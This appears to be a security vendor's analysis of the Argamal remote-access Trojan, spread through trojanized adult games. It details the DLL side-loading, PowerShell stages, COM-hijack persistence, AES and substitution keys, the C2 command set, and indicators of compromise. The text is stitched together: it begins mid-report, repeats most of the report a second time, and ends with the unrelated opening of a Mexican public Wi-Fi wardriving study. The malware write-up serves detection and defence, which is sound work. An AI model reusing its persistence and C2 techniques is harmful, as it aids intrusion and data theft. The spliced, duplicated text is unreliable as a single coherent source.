The decrypted payload is set as InprocServer32 at HKCU\SOFTWARE\Classes\CLSID\{B210D694-C8DF-490D-9576-9E20CDBC20BD}, which is a COM object used by the \Microsoft\Windows\WindowsColorSystem\Calibration Loader scheduled task. This task runs every time a user logs in, allowing the malware to run during every user session.
Before quitting, Stage2 also removes the changes made under the HKCU\SOFTWARE\Classes\CLSID\{722D0F89-B69C-4700-AE8C-4A44350E4876} registry key, unsets the MI_V environment variable (and MI_V2 in newer versions), and removes the scheduled task that launched Stage2.
Early payload versions decrypted themselves using the 0xB0C1D4E9 rolling XOR key, where the decryption key for the i + 1 block is the encrypted content of the i block (each encrypted block being four bytes long). The most recent agent versions don’t do that.


The samples we found had string encryption; they use a simple substitution with a key that corresponds position-by-position to the following alphabet: ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789@#$./:<>*&~. The decryption process involves finding the position of each symbol of the encrypted strings in the key, and replacing it with the symbol that occupies the same position in the alphabet.
During our investigation, we found the following keys were used:
All symbols not used in the key remain unchanged.
The payload checks for the presence of the following security solutions using the output of the tasklist command:
The payload itself is a RAT with broad functionality. The default C2 server is asper1[.]freeddns[.]org for earlier versions and Winst0[.]kozow[.]com for the latest versions of the payload. Both domains point to 186[.]158.223.35. We also saw another IP address for the first C2 in pDNS records, though we haven’t actually seen it in use. The C2 address can change based on a C2 reply or when certain conditions are met. For example, if the user’s default locale is set to “zh-CN”, the RAT sets its C2 address to country1[.]ignorelist[.]com. During most of our investigation, this domain pointed to 127[.]0.0.1, but starting April 26, it has been pointing to 186[.]158.223.35 as well.
The payload sends UDP heartbeats to port 57441 of the C2 server. These heartbeats contain information about detected security solutions, system startup time, time since last input activity, architecture info, machine IP address and username.
The C2 may respond to the heartbeat. Based on this response, the payload can perform different actions. Below is the full list of available commands.
| Response first byte | Description |
| 0x31 | Run DLL on the system |
| 0x57 | Send UDP request to the specified address |
| 0x55 | Open file or link from the response |
| 0x50 | Collect information about the infected system (e.g. process list and architecture) |
| 0x53 | Execute command from the response using ShellExecuteW |
| 0x52 | Run the file specified in the response using WinExec |
| 0x42 | Delete the file specified in the response |
| 0x41 | Update C2 domain |
| 0x59 | Get new payload: connect to C2 port 63559/UDP, get new DLL and update COM path in the registry |
The C2 can also set a flag in the response that will turn on the extended RAT mode. In this mode, the payload communicates with the C2 server using the 3747/tcp port.
TCP communications are encrypted using a simple substitution cipher. Each character is replaced using a fixed mapping defined by the key:
koP]Y4Os-_t?cB',aK.Wm>QM2[U!^C`*@Ff:X\6Dp8H%ATydE<e(#G&LhwRZ5znjJqgNrl)I7V$3=910"+Svxi/;ub
This key corresponds position-by-position to the standard ASCII character sequence:
!"#$%&'()*+,-./0123456789:;<=>?@ABCDEFGHIJKLMNOPQRSTUVWXYZ[\\]^_`abcdefghijklmnopqrstuvwxyz{|}In other words, each character in the ASCII set is replaced by the corresponding character in the key string.
C2 requests and responses are divided into two parts by the first space character. The first part is a command and the second part is usually an argument.
After connecting and before receiving information from the C2, the malware sends metadata about the infected machine using the NOOP command. This metadata includes a run cycle counter, mounted drive metadata, time since the last input activity and data about the display settings.
Based on the C2 command, the malware can execute commands on the infected machine, perform reboot and shutdown actions, control the cursor, take screenshots, compress files into archives, and send files to other specified servers. In short, it can fully control the machine. The full list of commands is as follows:
System control
KILL REBOOT: Reboots the infected systemKILL POWER: Shuts down the infected systemKILL SELF: Same as the QUIT command (described below)KILL ME: Exits process running the malwareSurveillance
SCREEN / SCREEN9: makes a screenshot, saves it to the ~wra1269.tmp file and sends it to the C2File operations
DELETE <filename>: deletes specified fileDELDIR <dirname>: deletes specified directoryREN <file path 1>#<file path 2>: moves specified fileMAKDIR <path>: creates directoryZIPFILE <file or folder name> / ZIPFOLDER <file or folder name>: compresses specified file/folder into a .zip archiveTAR <file or folder name> / TAR2 <file or folder name>: compresses specified file/folder into a .tar archiveGETFILEDATE <filename>: sends file’s last modification dateSETFILEDATE <filename>: sets file’s last modification dateGETFILEACC <filename>: sends file’s last access dateDWLOAD <filename>: sends file to the C2UPLOAD <filename>#<C2 address>: uploads file to the specified C2 serverReconnaissance
USER: sends usernameKALIVE: sends run cycle counterIDLE: sends number of seconds passed since last input activityDRIVES: sends information about mounted drivesFOLDEX <folder type>: sends full path to a directory of the specified type:0x63: temporary directory0x64: \Google\Chrome\User Data\Default\ in AppData\Local folder0x65: \Downloads\ in user home directory0x66: \Microsoft\Excel\XLSTART\ in AppData folder0x67: AppData folderLFILES <folder path>: lists and sends paths to all files in the directoryOSVER: sends information about user, hostname, OS architecture and versionCOMPILERDATE: sends constant hardcoded in the RAT, e.g., 25.10.2025Generic control
DSOCKE: recreates TCP keep-alive socketQUIT: notifies the C2 about quitting, closes the socket and stops the processRUNHID <command> / RUN <command>: runs specified command inside ShellExecuteWRUNDOS <command>: runs specified command inside CreateProcessWRUNTASK <command>: creates, runs and deletes task that executes specified commandSKEY <key code>: presses specified keyMOUSE FREEZE: freezes mouse movementMOUSE <command>: clicks the specified mouse button or sets the cursor position to the specified coordinatesDuring our research, we also observed other delivery methods for the RAT. Instead of patching FFmpeg and downloading the payload from GitHub, the attackers included the main payload as libpython64.dat or another file with a similar name in the lib\py3-windows-x86_64 directory of the game. This .dat file was loaded by one of the libraries used in the game, which was patched for this purpose.
In another case, the threat actor posted their malicious DLL file (payload downloader) on a gaming forum, disguising it as a cheat.
Our research revealed the following infrastructure was used in this attack.
| Domain | IP | First seen | ASN |
| asper1[.]freeddns[.]org | 181[.]116.218.56 | September 16, 2024 | 11664 |
| 186[.]158.223.35 | July 01, 2025 | 11664 | |
| country1[.]ignorelist[.]com | 186[.]158.223.35 | September 10, 2025 | 11664 |
| 127[.]0.0.1 | November 11, 2025 | – | |
| Winst0.kozow[.]com | 186[.]158.223.35 | April 26, 2026 | 11664 |

According to our telemetry, hundreds of individuals were infected with this malware. The majority of the victims were located in Russia, Brazil, Germany and Vietnam.

Based on the language of the comments in the code, infrastructure data and other facts we assess with medium confidence that the developer of the downloader chain speaks Spanish.
The actor behind this attack uses Spanish in variable names and comments. For example, the Base64-decoded delivery script contains the following lines:

In addition, the JavaScript code from the website distributing infected games contains variable names, function names and comments in Spanish:
Notably, the malware payloads used in this attack had previously chosen 127.0.0.1 as their C2 server when the victim’s default locale is set to “zh-CN”, thus not targeting Chinese users. This may indicate that the attacker is associated with a Chinese-speaking threat actor or uses payloads developed by a Chinese-speaking threat actor. However, we still believe it’s unlikely that the developer of these delivery chains is Chinese-speaking.
The Argamal Trojan is a new RAT targeting individuals who seek adult games. During our analysis, we observed a steady stream of updates to the payload, including the addition of new features and fixes for various bugs, as well as changes to the infrastructure. This leads us to believe that the threat actor behind this malware will continue to develop and enhance it. The campaign’s goal is likely data and credential theft; however, the RAT enables the attacker to take full control of the device and execute any malicious activity they want.
Creating malware in today’s development landscape has become significantly easier thanks to the wide availability of detailed guides, tooling, and automation resources. As a result, it is crucial not only to detect known malware but also to identify new and evolving threats as they emerge. Kaspersky solutions prevented the malicious activity in the earliest stages of the attack. The solutions help ensure device security by identifying not only known threats but also the behavior of the software and its actions, providing comprehensive protection against malware.
File hashes
RAT payloads:
76253fb55aed707440e808ea78e7101318436b1c
1405a3c5e0aeb08012484134e16cdec4ab29b4a4
535f4337f261b6da20a3c614eb13270bed2d533a
d2cb0d7a9ad2b5d4ea7c2da8aec62beb37cf36d6
e05f1767c2a337910ed75e90288838d6d0541164
dad26f61da7b8bccc78364411812be74c025b475
29f1d346a6e71774c7dad25b90f446b2974393df
e815a9b418d09c2d4bcd074c2c0bc21406eeb22f
17f8f8f34dfa737f36182fed7ff9e9814a114058
954722b0c9c678b1313d1f8b204e102842dc5889
69331cfdac792dc79240e6a6bb6e803eabd70beb
901cfa97b1baaf908fd4a02bb52d970f576c4193
5f1f3689bcf23de1b280b5f35712946da0f7978f
c2d9d48b3b10bd58cdf5df9463e3ffcd60533ff3
2423a5bf0fa7cb9ec09211630a5488629499691b
ae4601a19d28332a3ec6ac31b385cdf53be53450
Trojan downloaders:
9803604ec45f31f9ef75bcca1e1310d8ac1fc3a6
edce72f59e4c1d136cd1946af70d334c19df858d
02819d200d1424882af81cb504b3e8614b32397a
Domains and IPs
asper1[.]freeddns[.]org
Winst0[.]kozow[.]com
Country1[.]ignorelist[.]com
186[.]158.223.35
GitHub repositories used in the campaign
hxxps://github[.]com/gmz159/u
hxxps://github[.]com/DnyP/files
hxxps://github[.]com/mgzv/p


![]()
In April 2026, we discovered a new malware campaign targeting players of “hentai” games. Once launched, the infected games install a previously unknown malicious implant on the user’s machine. After a few days, the implant downloads and executes a Trojan, resulting in full system compromise and broad remote control capabilities for the attackers. We dubbed this malware family “Argamal”.
The malware uses COM hijacking to persist on the victim’s machine, replacing the InprocServer32 entry for Windows Color System Calibration Loader DLL. This task is triggered when the user logs in, effectively allowing the malware to run at startup.
Kaspersky solutions detect this threat as Trojan.Win32.Termixia.*, Trojan.Win32.Agent.*, HEUR:Trojan.Win32.Argamal.gen and HEUR:Trojan-Downloader.Win32.Argamal.gen.
In April, as part of our ongoing monitoring of telemetry data, we found some suspicious DLLs. Further analysis revealed that various versions of these DLLs have existed since at least 2024.
The DLLs were spawned by different games written using various game engines and programming languages, including RenPy (Python) and RPG Maker MV (JavaScript), among others. However, they all had one thing in common: they were all hentai games. We searched for the distribution sources and found a number of websites hosting game screenshots and download links. These links redirected users to PixelDrain, a free file transfer service.
In addition to these websites, the trojanized games have also been distributed via different torrent trackers, including AniRena.
Both the dedicated websites and torrents delivered an archive containing the infected game.
This archive contained fully functional, legitimate game files, as well as a modified FFmpeg DLL (SHA1: 42add9475e67a1ccc6a6af94b5475d3defc01b85), that imported the DllGetClassObject function from a file called natives2_blob.bin. Since the game needs ffmpeg.dll to run properly, the library loads as soon as the user starts the game.
The natives2_blob.bin (SHA1: edce72f59e4c1d136cd1946af70d334c19df858d) file is a DLL that executes a Base64-encoded PowerShell script when loaded.
This PowerShell script, which we’ll call Stage1, performs basic checks for controlled environments. For example, it checks for the Sandboxie folder in Program Files and Procmon64 in the process list. If all the checks indicate that the process is not running in a controlled environment, it proceeds to establish persistence.
Stage1 sets the MI_V environment variable (and also MI_V2 in the new versions of malware) for the current user to another Base64-encoded PowerShell script, which we’ll call Stage2. After that, it sets the InprocServer32 registry key at HKCU\SOFTWARE\Classes\CLSID\{722D0F89-B69C-4700-AE8C-4A44350E4876} to a random DLL file name in a random subdirectory of %USER%\AppData\Local, as well as the ShellFolder subkey to another random DLL file name in the same location. Stage1 also creates a scheduled task that will execute three days later. This task executes Stage2 and runs once.
Stage2 is a payload downloader script. It takes previously generated DLL filenames from the registry and downloads an encrypted payload called zaesdl.dat from GitHub using bitsadmin.exe. The downloaded payload is saved in the settings.dat file in the randomly chosen subdirectory of %USER%\AppData\Local. Stage2 decrypts it using AES-CBC with the key zbcd1j9234r670eh and an IV equal to the key. The decrypted payload is then saved in the DLL file specified in the ShellFolder registry subkey.
The decrypted payload is set as InprocServer32 at HKCU\SOFTWARE\Classes\CLSID\{B210D694-C8DF-490D-9576-9E20CDBC20BD}, which is a COM object used by the \Microsoft\Windows\WindowsColorSystem\Calibration Loader scheduled task. This task runs every time a user logs in, allowing the malware to run during every user session.
Before quitting, Stage2 also removes the changes made under the HKCU\SOFTWARE\Classes\CLSID\{722D0F89-B69C-4700-AE8C-4A44350E4876} registry key, unsets the MI_V environment variable (and MI_V2 in newer versions), and removes the scheduled task that launched Stage2.
Early payload versions decrypted themselves using the 0xB0C1D4E9 rolling XOR key, where the decryption key for the i + 1 block is the encrypted content of the i block (each encrypted block being four bytes long). The most recent agent versions don’t do that.
The samples we found had string encryption; they use a simple substitution with a key that corresponds position-by-position to the following alphabet: ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789@#$./:<>*&~. The decryption process involves finding the position of each symbol of the encrypted strings in the key, and replacing it with the symbol that occupies the same position in the alphabet.
During our investigation, we found the following keys were used:
All symbols not used in the key remain unchanged.
The payload checks for the presence of the following security solutions using the output of the tasklist command:
The payload itself is a RAT with broad functionality. The default C2 server is asper1[.]freeddns[.]org for earlier versions and Winst0[.]kozow[.]com for the latest versions of the payload. Both domains point to 186[.]158.223.35. We also saw another IP address for the first C2 in pDNS records, though we haven’t actually seen it in use. The C2 address can change based on a C2 reply or when certain conditions are met. For example, if the user’s default locale is set to “zh-CN”, the RAT sets its C2 address to country1[.]ignorelist[.]com. During most of our investigation, this domain pointed to 127[.]0.0.1, but starting April 26, it has been pointing to 186[.]158.223.35 as well.
The payload sends UDP heartbeats to port 57441 of the C2 server. These heartbeats contain information about detected security solutions, system startup time, time since last input activity, architecture info, machine IP address and username.
The C2 may respond to the heartbeat. Based on this response, the payload can perform different actions. Below is the full list of available commands.
| Response first byte | Description |
| 0x31 | Run DLL on the system |
| 0x57 | Send UDP request to the specified address |
| 0x55 | Open file or link from the response |
| 0x50 | Collect information about the infected system (e.g. process list and architecture) |
| 0x53 | Execute command from the response using ShellExecuteW |
| 0x52 | Run the file specified in the response using WinExec |
| 0x42 | Delete the file specified in the response |
| 0x41 | Update C2 domain |
| 0x59 | Get new payload: connect to C2 port 63559/UDP, get new DLL and update COM path in the registry |
The C2 can also set a flag in the response that will turn on the extended RAT mode. In this mode, the payload communicates with the C2 server using the 3747/tcp port.
TCP communications are encrypted using a simple substitution cipher. Each character is replaced using a fixed mapping defined by the key:
koP]Y4Os-_t?cB',aK.Wm>QM2[U!^C`*@Ff:X\6Dp8H%ATydE<e(#G&LhwRZ5znjJqgNrl)I7V$3=910"+Svxi/;ub
This key corresponds position-by-position to the standard ASCII character sequence:
!"#$%&'()*+,-./0123456789:;<=>?@ABCDEFGHIJKLMNOPQRSTUVWXYZ[\\]^_`abcdefghijklmnopqrstuvwxyz{|}In other words, each character in the ASCII set is replaced by the corresponding character in the key string.
C2 requests and responses are divided into two parts by the first space character. The first part is a command and the second part is usually an argument.
After connecting and before receiving information from the C2, the malware sends metadata about the infected machine using the NOOP command. This metadata includes a run cycle counter, mounted drive metadata, time since the last input activity and data about the display settings.
Based on the C2 command, the malware can execute commands on the infected machine, perform reboot and shutdown actions, control the cursor, take screenshots, compress files into archives, and send files to other specified servers. In short, it can fully control the machine. The full list of commands is as follows:
System control
KILL REBOOT: Reboots the infected systemKILL POWER: Shuts down the infected systemKILL SELF: Same as the QUIT command (described below)KILL ME: Exits process running the malwareSurveillance
SCREEN / SCREEN9: makes a screenshot, saves it to the ~wra1269.tmp file and sends it to the C2File operations
DELETE <filename>: deletes specified fileDELDIR <dirname>: deletes specified directoryREN <file path 1>#<file path 2>: moves specified fileMAKDIR <path>: creates directoryZIPFILE <file or folder name> / ZIPFOLDER <file or folder name>: compresses specified file/folder into a .zip archiveTAR <file or folder name> / TAR2 <file or folder name>: compresses specified file/folder into a .tar archiveGETFILEDATE <filename>: sends file’s last modification dateSETFILEDATE <filename>: sets file’s last modification dateGETFILEACC <filename>: sends file’s last access dateDWLOAD <filename>: sends file to the C2UPLOAD <filename>#<C2 address>: uploads file to the specified C2 serverReconnaissance
USER: sends usernameKALIVE: sends run cycle counterIDLE: sends number of seconds passed since last input activityDRIVES: sends information about mounted drivesFOLDEX <folder type>: sends full path to a directory of the specified type:0x63: temporary directory0x64: \Google\Chrome\User Data\Default\ in AppData\Local folder0x65: \Downloads\ in user home directory0x66: \Microsoft\Excel\XLSTART\ in AppData folder0x67: AppData folderLFILES <folder path>: lists and sends paths to all files in the directoryOSVER: sends information about user, hostname, OS architecture and versionCOMPILERDATE: sends constant hardcoded in the RAT, e.g., 25.10.2025Generic control
DSOCKE: recreates TCP keep-alive socketQUIT: notifies the C2 about quitting, closes the socket and stops the processRUNHID <command> / RUN <command>: runs specified command inside ShellExecuteWRUNDOS <command>: runs specified command inside CreateProcessWRUNTASK <command>: creates, runs and deletes task that executes specified commandSKEY <key code>: presses specified keyMOUSE FREEZE: freezes mouse movementMOUSE <command>: clicks the specified mouse button or sets the cursor position to the specified coordinatesDuring our research, we also observed other delivery methods for the RAT. Instead of patching FFmpeg and downloading the payload from GitHub, the attackers included the main payload as libpython64.dat or another file with a similar name in the lib\py3-windows-x86_64 directory of the game. This .dat file was loaded by one of the libraries used in the game, which was patched for this purpose.
In another case, the threat actor posted their malicious DLL file (payload downloader) on a gaming forum, disguising it as a cheat.
Our research revealed the following infrastructure was used in this attack.
| Domain | IP | First seen | ASN |
| asper1[.]freeddns[.]org | 181[.]116.218.56 | September 16, 2024 | 11664 |
| 186[.]158.223.35 | July 01, 2025 | 11664 | |
| country1[.]ignorelist[.]com | 186[.]158.223.35 | September 10, 2025 | 11664 |
| 127[.]0.0.1 | November 11, 2025 | – | |
| Winst0.kozow[.]com | 186[.]158.223.35 | April 26, 2026 | 11664 |
According to our telemetry, hundreds of individuals were infected with this malware. The majority of the victims were located in Russia, Brazil, Germany and Vietnam.
Based on the language of the comments in the code, infrastructure data and other facts we assess with medium confidence that the developer of the downloader chain speaks Spanish.
The actor behind this attack uses Spanish in variable names and comments. For example, the Base64-decoded delivery script contains the following lines:
In addition, the JavaScript code from the website distributing infected games contains variable names, function names and comments in Spanish:
Notably, the malware payloads used in this attack had previously chosen 127.0.0.1 as their C2 server when the victim’s default locale is set to “zh-CN”, thus not targeting Chinese users. This may indicate that the attacker is associated with a Chinese-speaking threat actor or uses payloads developed by a Chinese-speaking threat actor. However, we still believe it’s unlikely that the developer of these delivery chains is Chinese-speaking.
The Argamal Trojan is a new RAT targeting individuals who seek adult games. During our analysis, we observed a steady stream of updates to the payload, including the addition of new features and fixes for various bugs, as well as changes to the infrastructure. This leads us to believe that the threat actor behind this malware will continue to develop and enhance it. The campaign’s goal is likely data and credential theft; however, the RAT enables the attacker to take full control of the device and execute any malicious activity they want.
Creating malware in today’s development landscape has become significantly easier thanks to the wide availability of detailed guides, tooling, and automation resources. As a result, it is crucial not only to detect known malware but also to identify new and evolving threats as they emerge. Kaspersky solutions prevented the malicious activity in the earliest stages of the attack. The solutions help ensure device security by identifying not only known threats but also the behavior of the software and its actions, providing comprehensive protection against malware.
File hashes
RAT payloads:
76253fb55aed707440e808ea78e7101318436b1c
1405a3c5e0aeb08012484134e16cdec4ab29b4a4
535f4337f261b6da20a3c614eb13270bed2d533a
d2cb0d7a9ad2b5d4ea7c2da8aec62beb37cf36d6
e05f1767c2a337910ed75e90288838d6d0541164
dad26f61da7b8bccc78364411812be74c025b475
29f1d346a6e71774c7dad25b90f446b2974393df
e815a9b418d09c2d4bcd074c2c0bc21406eeb22f
17f8f8f34dfa737f36182fed7ff9e9814a114058
954722b0c9c678b1313d1f8b204e102842dc5889
69331cfdac792dc79240e6a6bb6e803eabd70beb
901cfa97b1baaf908fd4a02bb52d970f576c4193
5f1f3689bcf23de1b280b5f35712946da0f7978f
c2d9d48b3b10bd58cdf5df9463e3ffcd60533ff3
2423a5bf0fa7cb9ec09211630a5488629499691b
ae4601a19d28332a3ec6ac31b385cdf53be53450
Trojan downloaders:
9803604ec45f31f9ef75bcca1e1310d8ac1fc3a6
edce72f59e4c1d136cd1946af70d334c19df858d
02819d200d1424882af81cb504b3e8614b32397a
Domains and IPs
asper1[.]freeddns[.]org
Winst0[.]kozow[.]com
Country1[.]ignorelist[.]com
186[.]158.223.35
GitHub repositories used in the campaign
hxxps://github[.]com/gmz159/u
hxxps://github[.]com/DnyP/files
hxxps://github[.]com/mgzv/p


![]()
Mexico is one of the host countries for the 2026 FIFA World Cup, with matches to be played in three major cities: Mexico City, Monterrey, and Guadalajara. These locations are expected to see a large influx of international visitors, increasing the potential security risks. Many of those risks arise from users connecting to public wireless networks.
To better understand the wireless environments that visitors may encounter, we at Kaspersky GReAT conducted a wardriving assessment in the three host cities. The aim of the study was to analyze characteristics, deployment patterns, security configurations and potential exposure risks of public Wi-Fi infrastructure in urban wireless environments.
The information collected during the assessment was used exclusively for passive observation and infrastructure analysis. No attempts were made to authenticate, intercept communications, exploit systems or interact with the detected wireless networks beyond the publicly broadcast management information.
During processing of the collected data, one step involved filtering out networks belonging to cars or cell phones categorized as mobile hotspots because they do not represent networks that can be considered part of the assessment.
The cities included in the study have high population density and extensive wireless infrastructure deployments. We chose areas with the most prominent wireless network activity and highly concentrated public access points. We carried out wardriving research in Monterrey back in 2008, but the city’s hotspot landscape has changed since then.
We chose the following analysis areas for each of the cities:
The wireless information was collected using passive wireless reconnaissance techniques. The collected information included:
We performed a wireless infrastructure analysis in Mexico City, Guadalajara, and Monterrey. We drove through the areas surrounding the World Cup stadiums, tourist zones, and other places where fan concentrations are likely to be largest. Our goal was to evaluate the security status, deployment characteristics and operational exposure of detected wireless networks.
In total, we recorded 84,588 signals with 69,473 unique Service Set Identifiers (SSIDs) in busy locations and World Cup zones across the three cities. Mexico City accounted for 61.4% of the signals, Guadalajara for 23.6%, and Monterrey for 14.8%. Approximately 82% of the signals had a single SSID (81.9%, 81.34%, and 84% respectively). Notably, they all operate under the IEEE 802.11 standard protocol.
Particular attention was given to identifying standard deployment patterns, legacy configurations, default vendor settings and information disclosure through publicly broadcast wireless identifiers.
The following sections present the results that were obtained by analyzing wireless infrastructure across the three locations.
SSID analysis was conducted to evaluate naming conventions, deployment standardization and potential information exposure.
